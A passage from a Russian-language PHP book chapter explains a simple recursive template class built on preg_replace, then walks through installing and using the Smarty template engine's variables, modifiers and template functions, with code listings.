        if(strcasecmp($ext, ".thtml") != 0) {
            $noparse = true;
        }
        if(!$fr) {
            $content = "<!-- Ошибка загрузки '$temp_file' //-->";
        } else {
            $content = fread($fr, filesize($temp_file));
        }
        @fclose($fr);
```

```
        } else {
          if(isset($this->t_def[$subset]['content'])) {
              $content = $this->t_def[$subset]['content'];
          } else {
              $content = "<!-- Содержимое '$subset' не определено //-->";
          }
        }
        if(!$noparse) {
          $content=preg_replace("/\%([A-Z]*)\%/e",
          "quick_template::parse_template(strtolower('$1'))",
          $content);
        }
        return $content;
      }
      function __construct($temp='') {
        if(is_array($temp)) $this->t_def = $temp;
      }
    }
?>
```

Как видите, этот класс содержит всего лишь (если игнорировать тривиальный конструктор) единственную функцию — `parse_template()`. Начнем с нее.

Класс `QuickTemplate` функционирует, используя рекурсию (подобно большинству шаблонных механизмов). Это рекурсивное свойство позволяет шаблонной системе заменять шаблонные маркеры в контексте других шаблонов так быстро и просто.

НА ЗАМЕТКУ

Не уверены, что понимаете, что такое рекурсия? В общем случае рекурсивная функция — это функция, которая вызывает саму себя в своем собственном коде. Сказанное иллюстрирует следующая функция, которая определяет наибольший общий делитель для двух чисел:

```
<?php
    function gcd($a, $b) {
        return ($b > 0) ? gcd($b, $a % $b) : $a;
    }
?>
```

Это только один (причем довольно-таки симпатичный) пример того, насколько удобной может оказаться рекурсия.

Взглянув на определение функции `parse_template()`, вы можете видеть, что единственный необязательный параметр `$subset` имеет значение по умолчанию `main`. Этот параметр не предназначен для использования разработчиками, применяющими класс `QuickTemplate`. Вместо этого он служит для определения ключа массива, который должен обрабатываться механизмом. Поскольку механизм должен где-то стартовать, этот ключ был выбран в качестве начальной точки всего процесса интерпретации шаблона.

Когда начинается разбор (интерпретация), начальный шаг состоит в том, чтоб выполнить некоторую простую инициализацию трех переменных: `$content`, `$noparse` и `$temp_file`. Первая из них — `$content` — сохраняет вывод, сгенерированный при раз-

боре шаблона по отношению к определенному сегменту, который нужно разобрать. Булевская переменная $noparse используется для определения того, должен ли текущий маркер шаблона разбираться механизмом далее. Это позволяет иметь как HTML-файл шаблона (который нужно разбирать), так и простые HTML-файлы (которые разбирать не требуется). Хотя проще не беспокоиться об этом, все же это делается из соображений эффективности — для того, чтобы исключить излишние стадии разбора. Вторая переменная — $temp_file — это просто ключ file текущего поднабора. Это значение должно представлять имя файла, который нужно разбирать, если он доступен. Если ключ file не представлен, предпринимается попытка найти значение ключа content, прежде чем сгенерировать ошибку. Следующая строка кода в функции проверяет с помощью функции isset(), определена ли $temp_file. Если переменная определена, файл затем читается в переменную из файловой системы посредством файловых функций PHP. Если же переменная $temp_file не определена, ключ content проверяется на предмет того, нет ли строки, подлежащей разбору вместо целого файла. Если ключ не существует, генерируется ошибка.

До сих пор мы имели дело только с инициализацией и обработкой ошибок. Реальная работа функции parse_template() впереди. Удивительно, но вся "реальная работа" ограничена использованием единственной PHP-функции preg_replace() с применением режима /e. Вспомним из главы 3, что функция preg_replace() проверяет строку, используя регулярные выражения, которые затем заменяются другими строками. В данном случае мы просим функцию preg_replace() извлечь все экземпляры строк в верхнем регистре, заключенных между символами %, и вызываем функцию parse_template() рекурсивно. Возвращаемое значение этой функции затем используется для замены строки, которая была извлечена изначально.

Эта функция — сердце всего механизма QuickTemplate. Используя функцию preg_replace(), вы рекурсивно обеспечиваете, чтобы каждый маркер шаблона, отвечающий требованиям регулярного выражения, был заменен. Результат этой замены сохраняется в переменной $content, которая затем возвращается либо в исходный сценарий, создавший экземпляр QuickTemplate, либо в другую копию функции parse_template(), которая рекурсивно вызвала его.

Вот и весь класс QuickTemplate! Несмотря на то что он выглядит слишком простым, работает он достаточно хорошо. В завершение темы код в листинге 7.6 показывает класс QuickTemplate в действии/

Листинг 7.6. Использование класса QuickTemplate

```
<?php
   include('quicktemplate.php'); // Определение класса
   $temp_data = array('main' => array('file' => 'index.thtml'),
              'leftnav' => array('file' => 'link.html'),
              'content' => array('content' => 'Это содержимое: %DYNAMIC%'),
              'title' => array('content' => 'Типичный шаблонный Web-сайт'),
              'dynamic' => array('content' =>'Дополнительное содержимое')
                    );
   $engine = new quick_template($temp_data);
   echo $engine->parse_template();
?>
```

Когда выполняется код, использующий шаблоны, определенные в листингах 7.2 и 7.3, генерируется следующий вывод сценария:

```
<HTML>
<HEAD><TITLE>Типичный шаблонный Web-сайт</TITLE></HEAD>
<BODY>
<TABLE CELLPADDING=0 CELLSPACING=0 BORDER=0>
<TR>
<TD><TABLE CELLPADDING=0 CELLSPACING=0 BORDER=0>
<TR>
<TD><A HREF="/">О нас</A></TD>
</TR>
<TR>
<TD><A HREF="/products.php">Товары</A></TD>
</TR>
<TR>
<TD><A HREF="/contact.php">Контакт</A></TD>
</TR>
</TABLE>
</TD>
<TD>
Это содержимое: Дополнительное содержимое
</TD>
</TR>
</TABLE>
</BODY>
</HTML>
```

Несложно оценить, какой объем работы позволяет сэкономить даже достаточно простой механизм шаблонов. Немного портит впечатление то, что механизм `QuickTemplate` не поддерживает таких действительно полезных средств, как управляющие конструкции. Однако в отличие от применения оператора `include` для сегментирования ваших Web-сайтов, класс `QuickTemplate` выполняет полезную работу для того, чтобы обеспечить полное отделение HTML-кода представления от логики приложения, управляющего им.

Конечно, это разделение не обходится даром. Возможно, вы обнаружите, что написание (или использование чьих-то) механизмов шаблонов делает ваши Web-страницы менее интуитивно понятными. Прежде чем двигаться дальше, вы должны хорошо понять, что делает класс `QuickTemplate` (даже если вы не совсем понимаете, *как* он это делает). Если применение `QuickTemplate` смущает вас, то видимо, вы еще не готовы к освоению таких систем, как Smarty, которая описана в следующем разделе, поскольку она гораздо более сложна и развита. В случае, если вы ощущаете трудности с пониманием того, что было изложено до сих пор, прежде чем двигаться дальше, еще раз пересмотрите материал настоящего раздела, посвященный классу `QuickTemplate`.

Механизм шаблонов Smarty

Smarty — это необычайно мощная и сложная система шаблонов, доступная разработчикам PHP. Возможно, это наилучшее универсальное базовое решение из когда-либо существующих, которое разделяет логику представления и логику приложения без принесения в жертву удобства и практичности. Несмотря на то что она функционирует как полный сценарно-шаблонный язык, применение этой функциональности не является обязательным. Когда автор впервые познакомился с пакетом Smarty, то немедленно отвернулся от него, увидев первый же пример. Этот пример шаблона был настоящей программой — со своими собственными правилами, управляющими конструкциями, внутренними вызовами функций и так далее. Мое представление о шаблонах состояло в том, что их назначение — избавить Web-дизайнера от путаницы в коде PHP. Мне казалось, что, несмотря на то, что Smarty может отделить PHP от HTML, это решение требует от Web-дизайнеров изучать полностью самостоятельный "сценарный" язык Smarty. Так или иначе, автор был весьма разочарован и быстро удалил Smarty из своей системы.

Некоторое время спустя, работая над статьей о разделении приложения и бизнес-логики, автор вновь обратился к Smarty. Ради полноты изложения было решено включить в статью немного информации о Smarty, что, естественно, подвигло автора на то, чтобы изучить его поглубже. По мере углубления в документацию Smarty и экспериментирования с ним, мнение о нем стало меняться. Хотя он и оснащен некоторыми очень сложными для механизма шаблонов средствами, но также и поддерживает простую подстановку переменных, которое было представлено в разделе о QuickTemplate. Кроме того, этот механизм поддерживает широкий набор управляющих конструкций, таких как условные операторы и циклы, которые позволяют полностью отделить логику представления от логики приложения. Возможно, учитывая всю эту функциональность, вы ожидаете, что Smarty работает медленно, однако лично автора, пожалуй, более всего поразило, что он *быстр* — быстрее любого другого механизма шаблонов PHP! С тех пор мнение автора о Smarty изменилось, и он стал его горячим сторонником.

Как же механизм шаблонов Smarty делает это? Он использует уникальную (по крайней мере, есть такая информация) концепцию — компилирует шаблоны в родной PHP-код. Таким образом, когда шаблон загружается в первый раз, Smarty сначала компилирует его в PHP-сценарий, который сохраняется, а затем выполняет этот код шаблона. Это делает шаблоны почти настолько же быстрыми, как и сам PHP, а также невероятно масштабируемыми. В довершение ко всему этот механизм построен таким образом, что его управляющие конструкции конвертируются непосредственно в PHP-код, представляя им всю мощь и гибкость их эквивалентов на PHP, избегая любых сложностей.

Инсталляция Smarty

Чтобы начать пользоваться Smarty, вы должны выполнить несколько шагов для его правильной инсталляции. Во-первых, необходимо загрузить последнюю версию Smarty, которая доступна по адресу `http://smarty.php.net`.

После того, как вы получите и распакуете Smarty, будет создано множество каталогов с файлами. Из них всех только небольшая часть представляют собой сам механизм Smarty — три класса (`Smarty.class.php`, `Smarty_Compile.class.php` и `Config_File.class.php`) и каталог `plugins`. Все три файла нужно скопировать в каталог, находящийся в пути включаемых файлов вашей инсталляции PHP. Если нет возможности поместить их в такой каталог (например, у вас нет доступа к файлу `php.ini` или файлам `.htaccess`), имеется два варианта:

Вариант 1. Можете скопировать эти файлы в каталог и затем установить значение `include_path` во время выполнения с помощью PHP-функций `ini_set()` и `ini_get()`:

```
<?php ini_set("include_path",
ini_get("include_path").";/path/to/smarty/files/"); ?>
```

Вариант 2. Можете скопировать эти файлы в каталог и определить константу `SMARTY_DIR`, равную имени этого каталога, прежде чем использовать механизм Smarty:

```
<?php define('SMARTY_DIR', '/path/to/smarty/files/'); ?>
```

Следующий шаг процесса инсталляции — это создание, по меньшей мере, трех (возможно, четырех) каталогов для использования Smarty. Когда вы будете создавать эти каталоги, важно помнить о последствиях для безопасности и поступать соответственно. Ниже представлен список каталогов, которые понадобятся Smarty.

НА ЗАМЕТКУ

Имена этих каталогов можно изменить. Однако если вы решите это сделать, такие изменения следует учесть при конфигурировании переменных классов Smarty (они описаны далее в настоящей главе).

`templates`	Этот каталог должен находиться вне дерева Web-документов. Используется для сохранения шаблонов, используемых Smarty.
`templates_c`	Этот каталог должен находиться в дереве Web-документов и использоваться для скомпилированных шаблонов (PHP-сценариев), которые непосредственно выполняются для отображения Web-страниц. Этот каталог должен быть доступен для записи PHP и Web-серверу.
`configs`	Этот каталог должен располагаться вне дерева Web-документов и использоваться для хранения конфигурационных файлов, необходимых шаблонам, созданным Smarty (описаны далее).
`cache`	Этот каталог должен располагаться вне дерева Web-документов и используется для хранения кэшированных шаблонов (описаны далее). Каталог должен быть доступен для записи PHP и Web-серверу.

К каждому из этих каталогов должны быть назначены соответствующие права доступа PHP (`configs` и `templates` могут быть доступны только для чтения, к остальным необходим доступ для записи). Для тех, кто не знаком с этой терминологией, фраза "вне дерева Web-документов" означает каталог, который не доступен через Web-сервер с помощью браузера.

После того, как вы скопируете соответствующие файлы и создадите необходимые каталоги, следующим шагом будет настройка механизма Smarty. Это делается путем открытия файла `Smarty.class.php` и модификации соответствующих переменных-членов (определены в начале класса).

Хотя в самом классе кратко описана каждая из переменных, ниже представлено руководство по некоторым важным конфигурационным переменным, доступным механизму Smarty.

`$template_dir`	Путь поиска шаблонов для использования Smarty — указывает на каталог с только что заданным вами именем (по умолчанию `templates`).
`$compile_dir`	Путь, где Smarty будет сохранять скомпилированные версии шаблонов (по умолчанию `templates_c`).
`$plugins_dir`	Путь (пути), где Smarty ищет подключаемые модули для механизма. Это значение представляет собой массив PHP-строк, каждая из которых — это путь, где можно найти подключаемый модуль. (По умолчанию `array('plugins')`).
`$compile_check`	Определяет, будет ли Smarty проверять необходимость перекомпиляции. Если это значение не установлено равным `true`, Smarty никогда не обновит и не перекомпилирует модифицированные шаблоны (по умолчанию `true`).

После завершения модификации конфигурационных переменных потребуется протестировать Smarty, дабы убедиться, что все работает правильно. Чтобы сделать это, нужно создать два файла, содержимое которых представлено в листингах 7.7 и 7.8, с именами, соответственно, `test_template.tpl` и `test_smarty.php`.

Листинг 7.7. Тестовый шаблон для Smarty

```
Следующим значением должно быть 'PHP Unleashed':<BR>
{$testvar}<BR><BR>
Ниже должна следовать таблица с числами от 1 до 10:
<TABLE CELLPADDING=3 BORDER=1>
<TR>
{section name=testsection loop=$testdata}
<TD>{$testdata[testsection]}</TD>
{/section}
</TR>
</TABLE>
<BR>
Во фразе '{$testvar}' содержится {$testvar|count_characters} символов.
```

Листинг 7.8. Тестовый сценарий для Smarty

```
<?php
require("Smarty.class.php");
$smarty = new Smarty;
$smarty->assign("testvar", 'PHP Unleashed');
$smarty->assign("testdata", range(1,10));
$smarty->display("test_template.tpl");
?>
```

Чтобы протестировать полученную инсталляцию Smarty, поместите `test_template.tpl` в каталог `templates` (или как там вы его назовете), а `test_smarty.php` — в дерево Web-документов. Затем откройте браузер и попытайтесь загрузить с Web-сервера файл `test_smarty.php`. Вы должны увидеть результат, показанный на рис. 7.1.




Рис. 7.1. *Результат выполнения `test_smarty.php` в браузере*

Если тестовый сценарий вызовет ошибку либо не отработает правильно, то первое, что вы должны сделать — это дважды проверить файл `Smarty.class.php`, чтобы убедиться, что все конфигурационные переменные, имеющие отношение к этим каталогам, настроены правильно. Если не работает что-то другое, смотрите более подробную информацию в документации по Smarty. С другой стороны, если тестовый сценарий отработает правильно — значит, Smarty инсталлирован на вашем сервере, и вы готовы посмотреть, как он работает.

Основы Smarty: переменные и модификаторы

Теперь, когда Smarty успешно установлен на вашем сервере, давайте разберемся, как им пользоваться. Чтобы сделать это, рассмотрим вначале простую подстановку переменных, как мы это делали в сценарии `QuickTemplate`. В Smarty, как вы это можете видеть в тестовом шаблоне в листинге 7.7, переменные по умолчанию имеют форму `{$variable_name}`. Отмечу, что это способ представления переменных в Smarty по умолчанию. Скобки `{}` являются настраиваемыми посредством конфигурационных переменных `$left_delimiter` и `$right_delimiter`, которые могут быть изменены. В любом случае переменные внутри этих разделителей должны состоять из символа `$` с последующим именем. Правила, описывающие, какие символы допустимы в именах переменных Smarty — те же, что и в PHP. Как и PHP, имена переменных Smarty также чувствительны к регистру. Ниже представлен очень простой пример шаблона:

```
{* Очень простой шаблон *}
Здравствуйте! Благодарим за приобретение PHP Unleashed {$name}:
```

НА ЗАМЕТКУ

Как и PHP, шаблоны Smarty могут содержать комментарии внутри себя. Комментарии начинаются с {* (замените фигурную скобку соответствующим разделителем) и завершаются *}. Как и комментарии PHP, они игнорируются и никогда не отображаются.

Здесь мы определили единственную переменную {$name}. Чтобы использовать этот шаблон, его нужно сохранить в каталоге templates. Хотя это и не является требованием, стандартной практикой является сохранения их в файлах с расширением .tpl, обозначающим файлы шаблонов. В данном случае предположим, что файл сохранен под именем simple.tpl.

После того, как шаблон создан и сохранен, самое время написать PHP-сценарий, который будет его использовать. Первый шаг при создании любого PHP-сценария, использующего Smarty – это включение и создание экземпляра класса Smarty, для чего нужно начать ваш сценарий со следующего фрагмента:

```
<?php require('Smarty.class.php');
$smarty = new Smarty(); ?>
```

Начиная с этого момента, вы можете работать с механизмом Smarty, обращаясь к созданной переменной – экземпляру класса Smarty с именем $smarty.

Всякий раз когда вы используете Smarty посредством включения и создания экземпляра этого класса, вы должны выполнить несколько шагов, чтобы ваша страница шаблонов была обработана. Первый шаг – всем переменным, использованным в шаблоне, должны быть выполнены присвоения в механизме Smarty. Чтобы сделать это, Smarty предусматривает функцию-член assign(). Эта функция принимает максимум два параметра, и в зависимости от того, как она вызывается, выполняется два различных действия.

Первый метод вызова assign() – передача строки в первом параметре и значения во втором. Когда функция вызывается в такой манере, Smarty присваивает переменной, переданной в первом параметре, значение, переданное во втором. В нашем случае, чтобы присвоить переменной Smarty {$name}, вы должны сделать следующее:

```
<?php $smarty->assign('name', 'John Coggeshall'); ?>
```

Второй способ вызова функции assign() удобен для присвоения большого объема данных. Этот метод предполагает передачу функции только ассоциативного массива. Ключи этого массива представляют имена переменных, а его значения – значения этих переменных. Например, если у вас в шаблоне есть переменные {$foo} и {$bar}, вы можете присвоить значения обоим переменным одним вызовом функции assign(), передав ей ассоциативный массив:

```
<?php $smarty->assign(array('foo' => 10, 'bar' => 'hello, world!')); ?>
```

В этом случае переменной {$foo} присваивается значение 10, а переменной {$bar} – строковое значение 'hello, world!'.

Хотя в данном случае в механизме Smarty мы используем массив для присвоения индивидуальных значений {$foo} и {$bar}, целые массивы также могут быть присвоены в виде значений. Это делается в той же манере, что и присвоение любой дру-

гой переменной, как показано в следующем примере, где переменной {$myarray} присваивается массив чисел от 5 до 10:

```
<?php $smarty->assign('myarray', array(5,6,7,8,9,10)); ?>
```

Хотя массивы Smarty ведут себя аналогично тому, как они ведут себя в PHP, доступ к их элементам из шаблона осуществляется иначе, чем к скалярным значениям. Когда вы имеете дело с целочисленными массивами, вроде предыдущего, использование их внутри шаблона выполняется так же, как и в PHP — присоединением соответствующего индекса в квадратных скобках. Таким образом, строка {$myarray[2]} ссылается на то же значение, на которое ссылается $myarray[2] в PHP (в предположении, что оба экземпляра $myarray — эквивалентные массивы). Однако когда вы работаете с ассоциативными массивами, функции массивов внутри Smarty действуют абсолютно иначе. Вместо указания соответствующего индекса в квадратных скобках (что было только что объяснено), к переменной массива добавляется имя ключа через точку. Это проиллюстрировано в листинге 7.9.

Листинг 7.9. Доступ к целочисленным массивам из Smarty

```
<HTML><HEAD><TITLE>{$title}</TITLE></HEAD>
<BODY>
Третий элемент $myarray равен: {$myarray[2]}<BR>
Элемент с ключом 'mykey' в массиве
$anotherarray равен: {$anotherarray.mykey}<BR>
</BODY>
</HTML>
```

Как видите, в PHP значение ключа mykey в ассоциативном массиве обычно может быть доступно как $anotherarray['mykey']. В Smarty этот ключ доступен как {$anotherarray.mykey}.

Теперь, когда вы знаете, как присваивать значения и работать с переменными шаблонов Smarty, давайте посмотрим, что отличает переменные Smarty от их аналогов в PHP. В частности, представим концепцию модификаторов переменных.

Модификаторы переменных, как это следует из их названия, используются для того, чтобы модифицировать содержимое переменной в соответствии с определенными целями. Применение модификаторов в Smarty изнутри файла шаблона осуществляется указанием имени модификатора вслед за именем переменной с разделителем — символом канала (|). По умолчанию в Smarty предусмотрены 19 модификаторов, однако могут быть добавлены дополнительные идентификаторы в виде подключаемых модулей. Например, один их модификаторов, поставляемых как часть пакета Smarty, называется модификатор upper; он переводит все буквы строки в верхний регистр. Давайте применим его к ранее рассмотренному примеру, чтобы перевести в верхний регистр содержимое переменной {$name}:

```
Здравствуйте! Благодарим за приобретение PHP Unleashed {$name|upper}.
```

В большинстве случаев вы, вероятно, захотите изменить поведение модификатора для собственных нужд, и чтобы сделать это, вам понадобится передать модификатору параметры. Хотя не все модификаторы (как upper) принимают параметры, те, которые это делают, добавляют символ двоеточия (:) после имени модификатора между

параметрами. Это иллюстрирует модификатор wordwrap, показанный в листинге 7.10, которые переносит длинные строки в пределах максимальной ширины колонки.

Листинг 7.10. Использование модификатора переменных wordwrap

```
<HTML><HEAD><TITLE>{$title}</TITLE></HEAD>
<BODY>
Следующий текст будет перенесен в пределах ширины 30 символов:<BR><BR>
{$excerpt|wordwrap:30:"<br>\n"}
</BODY>
</HTML>
```

Как можно видеть в листинге 7.10, при указании модификатора wordwrap используются два параметра. Первый из них — ширина колонки, в пределах которой нужно выполнять перенос текста (30 символов), а второй — строка, которая должна быть размещена с переносом. Поскольку текст предназначен для отображения в Web-браузере, вам потребуется указать HTML-дескриптор перевода строки, используемый в качестве разделителя. Реальные данные, которые нужно будет переносить с помощью этого модификатора, полностью независимы от предмета нашей дискуссии, поскольку все манипуляции с переменными выполняются модификаторами переменных шаблона.

Для случаев, когда для одной переменной необходимо указать несколько модификаторов, это можно сделать, поместив другой символ канала после текущих параметров модификатора, как показано в листинге 7.11, в котором специфицированы параметры по умолчанию для переменных шаблона {$excerpt} и {$title} на случай, если какая-то из них не указана.

Листинг 7.11. Использование нескольких модификаторов к одной переменной

```
<HTML><HEAD><TITLE>{$title|default:"Заголовка нет"}</TITLE></HEAD>
<BODY>
Следующий текст будет перенесен в пределах ширины 30 символов:<BR><BR>
{$excerpt|wordwrap:30:"<br>\n"|default:"Данных не было!"}
</BODY>
</HTML>
```

Полный список всех модификаторов переменных и правила их применения можно найти в онлайновом руководстве Smarty по адресу http://smarty.php.net.

Теперь, когда вы знаете, как в Smarty работают переменные и их модификаторы, давайте рассмотрим зарезервированную переменную {$smarty}.

НА ЗАМЕТКУ

Не следует путать переменную шаблона {$smarty} с именем $smarty, ассоциированным с нашим экземпляром механизма Smarty. Это разные переменные.

Когда вы применяете Smarty, вам доступно множество предопределенных переменных для использования в ваших шаблонах. Все они существуют в виде ключей в переменной {$smarty}. За счет использования этих переменных шаблоны получают доступ к данным HTTP-запроса, таким как переменные, переданные методами GET или

POST, а также к множеству внутренних переменных Smarty, сервера и среды. Ниже представлен перечень информации, которая может быть доступна через переменную {$smarty}.

{$smarty.get}	Массив переменных, переданных методом GET (то же самое, что суперглобальная переменная $_GET).
{$smarty.post}	Массив переменных, переданных методом POST (то же самое, что суперглобальная переменная $_POST).
{$smarty.cookie}	Массив переменных, полученных из HTTP cookie-наборов (то же самое, что суперглобальная переменная $_COOKIE).
{$smarty.server}	Массив переменных, связанных с сервером (то же самое, что суперглобальная переменная $_SERVER).
{$smarty.env}	Массив зарегистрированных переменных окружения (то же самое, что суперглобальная переменная $_ENV).
{$smarty.session}	Массив зарегистрированных сеансовых переменных PHP (то же самое, что суперглобальная переменная $_SESSION).
{$smarty.request}	Массив всех переменных из $_GET, $_POST, $_COOKIE, $_SERVER и $_ENV (то же, что суперглобальная переменная $_REQUEST).
{$smarty.now}	Текущее время (в секундах, прошедших с 1 января 1970 года). Используется с модификатором date_format для показа текущего времени, дня и так далее.
{$smarty.template}	Имя текущего доступного шаблона.

НА ЗАМЕТКУ

Предшествующий список не полон. Несколько переменных не вошли в него, потому что связанные с ними аспекты не обсуждались. Позднее они будут представлены в настоящей главе.

Конфигурационные файлы и функции

Теперь, когда мы раскрыли и переменные, и их модификаторы в Smarty, давайте взглянем на некоторые другие возможности. Для начала посмотрим на функции Smarty и их применение в практических сценариях, основанных на шаблонах.

По умолчанию Smarty представляет около 12 функций, которые могут быть использованы в ваших шаблонах. Эти функции предоставляют шаблонам возможность использовать логику и другие управляющие структуры, такие как условия (операторы if), и другие полезные средства. В Smarty функции подобны модификаторам переменных в том смысле, что и те и другие имеют предопределенные параметры. Однако в отличие от модификаторов функции часто манипулируют блоками HTML-кода (такими как использование циклов для генерации строк таблицы).

Функции определяются в Smarty посредством заключения их в те же разделители, что и переменные. Однако для указания параметров вместо двоеточий применяются пробелы. Более того, если функция включает в себя блок кода, конец такого блока всегда должен быть определен указанием имени функции со знаком прямого слэша (/)

и без параметров. Для начала давайте взглянем на простейшие функции Smarty. Эти функции предназначены для того, чтобы облегчить жизнь Web-дизайнеру за счет предоставления различных возможностей, помогающих в разработке шаблонов HTML. Первой функцией из числа рассмотренных будет `{literal}`.

Функция `{literal}` используется в Smarty для отметки сегмента вашего HTML-документа, который должен быть полностью проигнорирован, но отображен. Это важное средство при работе с языками клиентской стороны, такими как JavaScript, которые могут привести в замешательство Smarty при разборе (интерпретации). Эта функция не принимает параметров. Она просто "оборачивает" все, что Smarty должен игнорировать, так, как показано в листинге 7.12.

Листинг 7.12. Использование функции Smarty `{literal}`

```
{literal}
   <script language="JavaScript">
   if(foo) {
     window.status = 'Окна навсегда!';
   }
   </script>
{/literal}
```

НА ЗАМЕТКУ

Подобным же образом, чтобы правильно отображать разделительные символы, не разрушая шаблона, Smarty предоставляет две функции `{ldelim}` и `{rdelim}`. Эти две функции отобразят, соответственно, левый и правый разделители.

Всякий, кто имеет опыт работы с HTML, знает, что пробелы между дескрипторами часто заставляют разные браузеры интерпретировать один и тот же HTML-код слегка по-разному. В большинстве случаев эта разница настолько незначительна, что ее можно игнорировать. Однако иногда она становится существенной. К сожалению, удаление всех пробелов из HTML-документов делает их трудно читаемыми. Чтобы справиться с этой проблемой, Smarty предлагает функцию `{strip}`, использование которой демонстрируется в листинге 7.13. Во время выполнения эта функция автоматически удаляет все ненужные пробелы из HTML-кода, чтобы гарантировать, что он будет корректно отображаться во всех браузерах.

Листинг 7.13. Использование функции Smarty `{strip}`

```
{strip}
<TABLE CELLPADDING=0 CELLSPACING=0 BORDER=0>
   <TR>
     <TD>Добро пожаловать</TD>
   </TR>
</TABLE>
{/strip}
```

Вывод листинга 7.13 браузер будет интерпретировать следующим образом:

```
<TABLE CELLPADDING=0 CELLSPACING=0 BORDER=0><TR><TD>Добро
пожаловать</TD></TR></TABLE>
```

Последняя из простых функций Smarty касается встраивания PHP в ваши шаблоны. Хотя это и не рекомендуется, Smarty предоставляет средства встраивания PHP-кода непосредственно в шаблоны, если в этом возникает необходимость. Это делается либо функцией {php}, которая позволяет вставить PHP-код непосредственно в шаблон и используется тем же способом, что и {literal}/{strip}, либо {include_php}, которая позволяет включить в шаблон PHP-файл. Функция {php} служит заменой стандартным PHP-дескрипторам <?php ?> и не принимает параметров. Функция {include_php}, с другой стороны, имеет следующий синтаксис:

```
{include_php file=<filename> [once=<bool_once>] [assign=<variable>]}
```

где <filename> — это файл PHP, который должен быть включен в шаблон, <bool_once> — булевское значение, определяющее, что этот файл должен быть включен только однажды (точно так же, как при использовании PHP-оператора include_once), а <variable> — имя переменной, которой нужно присвоить вывод PHP-сценария вместо его отображения.

Теперь, когда вы знакомы с простейшими функциями, которые предоставляет Smarty, давайте перейдем к более сложным. Большинство функций, о которых будет говориться, предназначены для реализации логики представления в ваших шаблонах. Конечно, когда поднимается тема логики, то недалеко и до условных выражений, поэтому мы начнем с функции {if}. Ее синтаксис выглядит так:

```
{if <conditional>}
...
{elseif <conditional>}
...
[{elseif <conditional>}]
...
[{else}]
...
{/if}
```

При работе с функциями Smarty любая переменная может быть специфицирована внутри контекста, заданного ограничителями без указания каких-либо дополнительных ограничителей. Например, когда используется функция {if}, параметр <conditional> может обращаться к любой переменной шаблона, как показано в листинге 7.14.

НА ЗАМЕТКУ

Использование переменных шаблона в функциях Smarty удобно не только для условных выражений. Вы можете применять их в качестве значения любого из параметров функции.

Листинг 7.14. Использование функции Smarty {if}

```
<HTML>
<HEAD><TITLE>Пример использования функции {if}</TITLE></HEAD>
<BODY>
{if $secured == true}
   Добро пожаловать {$name} в секретную область!
```

```
{else}
  Вы не авторизованы для доступа к этой странице.
{/if}
</BODY>
</HTML>
```

В этом случае мы используем переменную шаблона {$template} в условном выражении. Когда вы имеете дело с условиями в Smarty, они могут быть настолько простыми или настолько сложными, как вы пожелаете, и работать идентично аналогам из PHP.

Другой пример удобной функции Smarty — {include}. Эта функция используется для включения другого файла шаблона точно таким же образом, как это делают операторы включения файлов в PHP-сценариях. Синтаксис функции {include} выглядит следующим образом:

```
{include file=<filename> [assign=<cap_variable>] [<variable>=<value> ...]}
```

где <filename> — это имя файла шаблона для включения, а <cap_variable> — переменная шаблона, сохраняющая вывод включенного файла (вместо непосредственного его отображения). Необязательно можно указать любое количество пар "переменная-значение". Эти переменные будут созданы как переменные шаблона внутри включенного файла шаблона. Показанная в листинге 7.15 пример использования функции {include} отображает шаблон header.tpl и заменяет переменные внутри него указанными переменными (с помощью HTML-комментариев отмечаются индивидуальные файлы).

Листинг 7.15. Использование функции Smarty {include}

```
<!-- Основной файл шаблона -->
{include file=header.tpl title="Заголовок Web-страницы"}
<!-- Файл header.tpl -->
<HTML><HEAD><TITLE>{$title}</TITLE></HEAD><BODY>
```

НА ЗАМЕТКУ

Шаблоны, загруженные с помощью функции {include} кэшируются, если кэширование Smarty включено. Чтобы загрузить файл в текущий шаблон без кэширования, в Smarty предусмотрена функция {insert}. Эта функция идентична {include} во всем, за исключением того, что она никогда не кэшируется.

Если вы хотите перехватить содержимое, которое обычно должно отображаться, с помощью функции {include}, вы можете применить параметр assign для того, чтобы сохранить этот вывод в переменной шаблона (например, assign=foo создаст переменную {$foo} с содержимым файла).

Когда вы разрабатываете шаблоны, возможность просто выполнять повторяющиеся задачи может дать реальную экономию времени (особенно при создании таких элементов, как HTML-таблицы). Smarty предлагает два способа выполнять повторяющиеся задачи — с помощью функций {section} и {foreach}. Обе функции используют переменную-массив шаблона и позволяют в цикле проходить, соответственно, по целочисленным и ассоциативным массивам. Начнем с массива, индексированного целыми числами, рассмотрев синтаксис функции {section}:

```
{section name=<counter_var>
loop=<variable>
[start=<start_int>]
[step=<step_int>]
[max=<max_int>]
[show=[show_boolean]]
... Содержимое, по которому организуется цикл ...
[{sectionelse}]
... Содержимое, которое должно отображаться, когда элементы для цикла
исчерпаны
{/section}
```

где <counter_var> — это имя (а не реальная переменная), которое нужно использовать для ссылки на текущий индекс массива, а <variable> — переменная-массив, которую нужно пройти в цикле. Первый необязательный параметр <start_int> определяет, с какого значения индекса цикл должен начинаться, а <step_int> задает величину приращения индекса на каждом шаге цикла. Из последних двух необязательных параметров <max_int> определяет максимальное значение индекса, которое он может принимать в цикле, а <show_boolean> указывает, когда данный раздел должен быть активным (то есть должен отображаться). Любая переменная или функция Smarty может использоваться внутри раздела, например, функция {if} или даже другая функция {section}.

НА ЗАМЕТКУ

Если параметр show функции {section} равен true, то сегмент {sectionelse} будет по-прежнему отображаться.

